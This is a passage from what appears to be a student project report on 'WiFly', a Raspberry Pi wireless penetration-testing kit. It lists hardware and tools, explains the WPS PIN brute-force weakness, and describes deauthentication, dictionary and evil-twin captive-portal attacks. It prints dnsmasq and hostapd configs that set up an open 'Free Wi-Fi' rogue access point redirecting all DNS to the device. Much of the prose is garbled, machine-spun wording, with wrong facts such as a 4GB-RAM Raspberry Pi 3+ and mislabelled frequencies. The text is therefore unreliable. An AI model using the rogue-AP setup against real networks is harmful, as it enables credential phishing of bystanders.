


Figure 3.1 Overview of WiFly

3.3 Hardware Specifications

This chapter provides comprehensive details about technical requirements of WiFly i.e. software, hardware and OS requirements. This chapter will provide details about the tools, python library and packages installation that have been used.

3.3.1 Raspberry Pi

The major hardware requirement for this project is a Raspberry Pi 3+ Module which is a compact yet reasonably powerful computer having 4GB RAM and 16 GB storage capacity to smoothly carry out the high processing reconnaissance, vulnerability scanning & network penetration in short period of time.



Figure 3.2 Raspberry Pi Module

3.3.2 Wireless Network Adapter

A Network Interface Controller (NIC) is required, capable of performing packet injection and going in monitor mode, both of which are mandatory for the functionality of WiFly. ALFA is the industry standard when it comes to high-quality long-range wireless adapters. We are using the ALFA AWUSO36NH network adapter in conjunction with the Raspberry module the latest one from alfa capable of operating at 2.4 GHz at 150 Mbps speed supporting IEEE 802.11b, IEEE 802.11g, IEEE 802.11n, IEEE 802.1x family of standards.



Figure 3.3 ALFA Network Adapter

3.3.3 Wireless Access Point

Any Wireless Internet Device with good internet connectivity.



Figure 3.4 Wi-Fi Dongle

3.3.4 Power Source

A good quality rechargeable battery will be used for powering the device.



Figure 3.5 Power Bank

3.3.5 Backend machine (C & C)

This will be normal personal computers with external graphic cards for high speed processing but it can be enhanced as per the requirements.

3.3.6 LCD Screen

A 5" backlit LCD screen connected to the Raspberry Pi making it a standalone device. It gives the ability to create all-in-one and integrated solution to be used for network pen testing which retains its portability. This 5" LCD Screen gives an interactive interface having full functionality without comprising on its compactness.



Figure 3.6 Raspberry Pi LCD Display

3.4 Schematic Diagram




Figure 3.7 WiFly Schematic Diagram

3.5 Operating System Specifications

3.4.1. Raspbian OS

Raspbian is a Debian-based computer operating system for Raspberry Pi. Since 2015 it has been officially provided by the Raspberry pi foundation as the primary operating system for the family of Raspberry Pi single board computers. Raspbian is highly optimized for the Raspberry Pi line's low-performance ARM CPUs. All the tools required for WiFly's functionality are installed in raspberry pi using `sudo apt-get install` and `git clone` commands. Following are the list of tools and their details.

1. Step 1 - Downloading & Installing Raspberry Pi Imager

The first step is to download the Raspberry Pi Imager from the official Raspberry Pi website. This tool will allow you to choose an OS, have it downloaded automatically, and write it to the SD card of your choice. We will download the Raspberry Pi Image for Windows




Figure 3.8 Raspberry Pi Imager

2. Step 2 – Choose the Operating System

Multiple OS are available for installation within the Raspberry Pi Imager, but we are interested Raspberry Pi OS. Out of the 3 versions of Raspberry Pi OS available.




Figure 3.9 Operating System Selection Menu in the Raspberry Pi Imager

3. Step 3 – Selecting & Writing on SD Card

An SD Card is required to copy the selected the Operating System. We need to select the CHOOSE SD CARD in the menu and click on the SD card connected to the computer.




Figure 3.10 Select SD Card



Figure 3.11 Writing OS on the SD Card

4. Step 4: Booting and Configuring Your Raspberry Pi

Insert the micro-SD card into your Raspberry Pi. At this point, connect your Raspberry Pi to an external auxiliary keyboard, mouse and monitor. You will be brought straightforwardly into the Raspberry Pi OS with a Welcome to Raspberry Pi exchange on the presentation.



Figure 3.12 Enter the desired Country, Language and Time Zone



Figure 3.13 Enter & Save new password



Figure 3.14 Connect to one of WLANs



Figure 3.15 Raspbian OS is successfully installed

3.6 Software Specifications

Following are the software specifications of WiFly.

3.6.1 Python

WiFly makes use of Python 2.7 & Python 3.9 to create automated personalized Python Scripts to be used instead of existing Kali Linux tools which are integrated under a user-Web Based GUI for remote administrator interface. Following are the main Python libraries used:

- I. **Subprocess module** of python is used for accessing Kali Linux system commands from a Python Script without needing to manually enter them every time. This module permits to initiate new processes, connect to their input/output/error pipes, and acquire their return codes. This module has been used primarily to spawn Kali Linux tools such as iwconfig, ifconfig, Airon-ng etc.
- II. **Pyshark module** is a Python wrapper for Tshark. It utilizes its capability to export XML data using parsing. Tshark is basically the CLI (command-line) version of Wireshark. Pyshark depends upon the Pcap library that actually captures network packages and is maintained under the hood of Tcpdump.
- III. **OS (Operating System) module** in Python gives abilities for communicating the working framework. OS goes under Python's standard utility modules. This module gives a versatile method of utilizing working framework subordinate usefulness. The “os” and “os. path” modules incorporate numerous capacities to

associate with the record framework.

- IV. **Time module** is a Python time module which provides numerous ways of demonstrating time in code, such as objects, numbers, and strings. It also provides functionality other than representing time, like waiting during code execution and measuring the efficiency of your code.
- V. **SIGINT module** basically converts a general Keyboard Interrupt exception if the parent process has not modified it. It basically falls under the family of `signal.signal()` function which is used for defining custom handlers in Python which will be executed on the reception of a signal.
- VI. **Threading module** is used for generating, directing and handling threads in python. It allows you to have different parts of your python program to concurrently. It optimized to be used in multi-core processing machines.

3.6.2 TShark

TShark is a network protocol analyzer. Allowing us to catch data packets from a network, or scan packets from a previously captured record, either publishing a interpreted type of those packets to the universal output or writing them in a document. TShark's document design is pcapng design, which is similar to the arrangement utilized by Wireshark and other similar tools. It works somewhat similar to tcpdump by utilizing the pcap library for capturing traffic from any readily available interface on the network.

3.6.3 Nginx

Nginx, pronounced like “engine-ex”, is an open-source web server that is also used as a reverse proxy, HTTP cache, and load balancer.

3.6.4 Reaver

There is an easy way to crack Wi-Fi passwords but with those access points which are WPS (Wi- Fi protected setup) enabled. It is in fact Brute force attack against WPS Pin, and the weakness is that it sends response whether the first four digits are correct or not and the last digit is check sum for the rest of the pin which leaves with 11,000 guesses. But now router comes with WPS lock out feature which makes attack difficult. Nonetheless, nearly all the legacy routers have this (WPS Pin) feature as a standard

making this a viable option.

3.6.5 Wireshark

Wireshark is the world's most popular network traffic analyzer, and a fundamental device for any security expert or frameworks executive. This free amazing tool allows you to break down network traffic progressively and is frequently the best device for investigating issues in your network. Wireshark catches traffic and converts that binary traffic into human intelligible form. This makes it simple to recognize what traffic is crossing your network, its amount, how often, how much latency there is between certain hops, etc. It supports more than two thousand network protocols.

3.6.6 Dnsmasq

Dnsmasq is a lightweight, simple to design, best suited for routers and firewalls with limited resources. It is used to forward DNS as well as DHCP server. Intended to give DHCP and alternatively, DNS, to smaller networks. The DHCP server coordinates with the DNS server and permits systems with DHCP-designated statements to show up in the DNS with labels arranged either in each host or in a central config file.




```
GNU nano 5.4 dnsmasq.conf *
interface = wlan0mon
dhcp-range = 192.168.1.2,192.168.1.250,12h
dhcp-option = 3,192.168.1.1
dhcp-option = 6,192.168.1.1
address = /#/192.168.1.1
```

Figure 3.16 Dnsmasq Configuration file

3.6.7 Hostapd

(Host access point daemon) is a basically a configuration file for the Host Access Point capable of converting typical NICs (Network Interface Cards) into APs (Access Points) and Authentication Servers. It is basically used to create an Access Point using Network Adapters.



```
GNU nano 5.4 hostapd.conf *
interface = wlan0
ssid = Free Wi-Fi
channel = 10
driver = nl80211
```

Figure 3.17 Hostapd Configuration file

3.7 Conclusion

In conclusion, all the technical requirements both hardware and software have been covered in this chapter. The hardware aspect of the WiFly is relatively simple and compact making it portable. But the software aspect of WiFly is an amalgamation of all the tools and packages mentioned in the above chapter serving as the basis for the development the 3 main components i.e. Reconnaissance, Vulnerability Scanning and Wireless Attacks which will discussed in detail in the next chapter.

Chapter 4: Proposed Solution: WiFly

- 4.1 Overview**
- 4.2 Final Deliverable**
- 4.3 Web Interface**
- 4.4 Reconnaissance**
- 4.5 Vulnerability Scanning**
- 4.6 Wireless Attacks**
- 4.7 Deauthentication Attack**
- 4.8 Dictionary Attack**
- 4.9 Evil – Twin Captive portal Attack**
- 4.10 Conclusion**

CHAPTER # 4

Proposed Solution: WiFly

4.1 Overview

In this chapter the complete technical details, in-depth analysis and detailed explanation of the four main components of WiFly which are:

- Reconnaissance
- Vulnerability Scanning
- Wireless Attacks
- Web Interface

is given along with their underlying concepts, specifications and their complete working in separate sections. Moreover, the final deliverable of WiFly is also displayed in this chapter.

4.2 Final Deliverable




Figure 4.1 WiFly Complete Implementation

The final deliverable of the project is a portable hardware plus software based all-in-one Wireless Reconnaissance suite that can be used by military, sensitive organizations and enterprises to conduct passive surveillance, Wi-Fi penetration and vulnerability scanning of the Access Points and their connected Clients present in their vicinity, using a user-intuitive Web based GUI.

4.3 Web Interface

The Web Interface is the one of the distinctive features of WiFly that sets it apart from the competitors. Our main goal of developing a Web Interface is to provide a simple yet practical GUI so that all the features of WiFly can be accessed by simply clicking a button in a browser window. Every feature of WiFly that is discussed previously can be executed from the Web Interface and its subsequent output is also displayed. Since all three parts of WiFly i.e. Reconnaissance, Wi-Fi Penetration and Vulnerability Scanning are written in Python, so we for the backend are using Flask which is a Python web server on the Raspberry Pi (processing module) to send and receive requests from the web page whenever a button is pressed on it. For frontend we have developed the web page using HTML, CSS and JavaScript. Following is the layout of the Web Interface.




Figure 4.2 WiFly Web Interface

As it can be seen on the left side there are two options. The first is Scanning, this is to scan all the available Access Points and their connected Clients in the vicinity and display the result in an ordered table like format. Now, the Wi-Fi Penetration attacks have been incorporated with the scanning part, where three Actions (attacks) are given for each Access Points. These are Deauthentication Attack, Dictionary Attack and the Evil-Twin Captive Portal Attack. The attacks can be launched with just the click their respective buttons. The second option is for WPS Vulnerability Scan, it will scan all the available Access Points in the area and determine whether they have the WPS vulnerability present or not. Its output is also displayed in a table wise orderly format.

4.4 Reconnaissance

Reconnaissance or more appropriately passive surveillance is an integral part of WiFly. In this technique details of the wireless networks present in the vicinity surrounding WiFly is collected passively without becoming an active of the existing networks. Then, the details are displayed on the Web GUI in a user-readable format.

4.4.1 Introduction

Wireless scanning is one of the essential capacities in a WLAN (Wireless Network). It is the system by which a client system (for example PC) or an application finds the wireless network present in the range of the NIC (Network Interface Card). The scanning device an examining gadget accumulates data about the sign strength, channel, security arrangement and abilities of close by networks. Client gadgets utilize this data to figure out which networks they can join or wander to.

Following are the two ways to perform Wireless Scanning:

- Active
- Passive

The **active scan** is to effectively discover close by WAPs. The strategy, and the probe solicitation and reaction outlines involved in this procedure, were planned explicitly to do the scanning as quick as possible. It is supported by fundamentally all the Wi-Fi drivers, so your PC, cell phone, and so forth, and practically every Wi-Fi scanner program utilize this technique. But from an investigating point of view, active scanning has a couple of drawbacks. To begin with, this strategy can't be utilized, as a standard, to discover WAPs (Wireless Access Points) that don't communicate their SSID (otherwise called covered up organizations), and second, it might bring about more limited output since customer gadgets transmit at lower power levels. As a result, passages that are found farther away can't interpret the tests and won't send a reaction to the customer.

On the other hand, a **passive scan** permits you to discover all organizations, including those that are hidden and situated at farther distances, yet requires explicit abilities from the Wi-Fi driver and some additional coding. For instance, the driver should put the Wi-Fi interface in monitor mode and provide a way to

supply extra data about the frames, for example, the signal strength at which the frames are being received from the WAP (Wireless Access Point). Wi-Fi scanners doing a passive scan would have to (by one way or another) repeat over the diverse channels, tune in for beacons, and extract extra data from specific frame headers that are utilized by the Wi-Fi driver to pass data to client applications.

4.4.2 IEEE 802.11 Frames

It is a family of benchmarks for the implementation WLAN. Its operating frequency is two, four, three and five GHz frequency. These are developed and supported by the IEEE. The 802.11 has various other versions as well.

Feature	WiFi (802.11b)	WiFi (802.11a/g)
PrimaryApplication	Wireless LAN	Wireless LAN
Frequency Band	2.4 GHz ISM	2.4 GHz ISM (g) 5 GHz U-NII (a)
Channel Bandwidth	25 MHz	20 MHz
Half/Full Duplex	Half	Half
Radio Technology	Direct Sequence Spread Spectrum	OFDM (64-channels)
Bandwidth	≤ 0.44 bps/Hz	≤ 2.7 bps/Hz

Figure 4.3 IEEE 802.11b Vs. 802.11a/g

The WLAN (802.11) standard sets the specifications and architecture of WLAN. Wi-Fi utilizes HF radio signals instead of wires for associating with the gadgets present in the Local Area Network (LAN). Clients linked via WLANs have the flexibility to freely move around in the vicinity falling under the coverage area of the wireless network. The MAC layer provides a concept of the nearly all the layers of the OSI network. It is has the responsibility of describing and encapsulating frame formats.




Figure 4.4 IEEE 802.11 Frame Format

4.4.3 **Types of 802.11 Frames**

There are three types of IEEE 802.11 frames, each of them having multiple subtype frames. Following are the three types:

- Management frames
- Control frames
- Data frames

But in this section our main focus is on management frames as only they are utilized in the reconnaissance part.

➤ **Management frames**

The IEEE 802.11 frames takes up a major portion of the frame types in a Wireless Local Area Network. They are utilized by WAPs to associate and dissociate the BSS. 802.11 management frame are also known as MMPDU. Information fields are constant-length fields present inside a management frame. There are several subtypes of management frames some of them are:

- Association Req & Resp
- Reassociation Req & Resp
- Probe Req
- Probe Resp
- Beacon
- Disassociation
- Authentication
- Deauthentication
- Timing advertisement

4.4.4 **Wireshark Analysis of Management Frames**

For Reconnaissance, out the 4 types of 802.11 MAC frames we are only concerned with the Management frames and some of its subtypes for performing Wireless Intel Gathering. The 802.11 Management Frames allows Wireless Access Points to create and retain networks. Management Frames are used to support Verification, Organization, and Harmonization. Following are the filters in Wireshark for all types of Management Frames:




Figure 4.5 Management Frames Wireshark filters

The Management Frame subtype that is used in Reconnaissance:

Beacon Management Frame

Beacon frames are utilized for communication by Access Points (APs) throughout the serviced area. The Access Points intermittently send beacon frames to broadcast their presence and transmit information, such as beacon interval, timestamp etc. regarding the Access Point to the Network Interface Cards (NIC) that are within range. This purpose of this frame is to be broadcasted on the radio channels that are tuned in by the Client devices for the purpose of selecting an AP with good quality signal and accessibility to get connected. Beacon frames are sent periodically.

“ wlan . fc . type _ subtype == 0 x 0 8 ” is the display filter. Following is the analysis of different fields present in a Beacon Frame in Wireshark. The highlighted fields are time shift, Frame length, Source & Destination Address,




Figure 4.6 Beacon Frame Wireshark analysis

Following is the basic Beacon Frame structure:

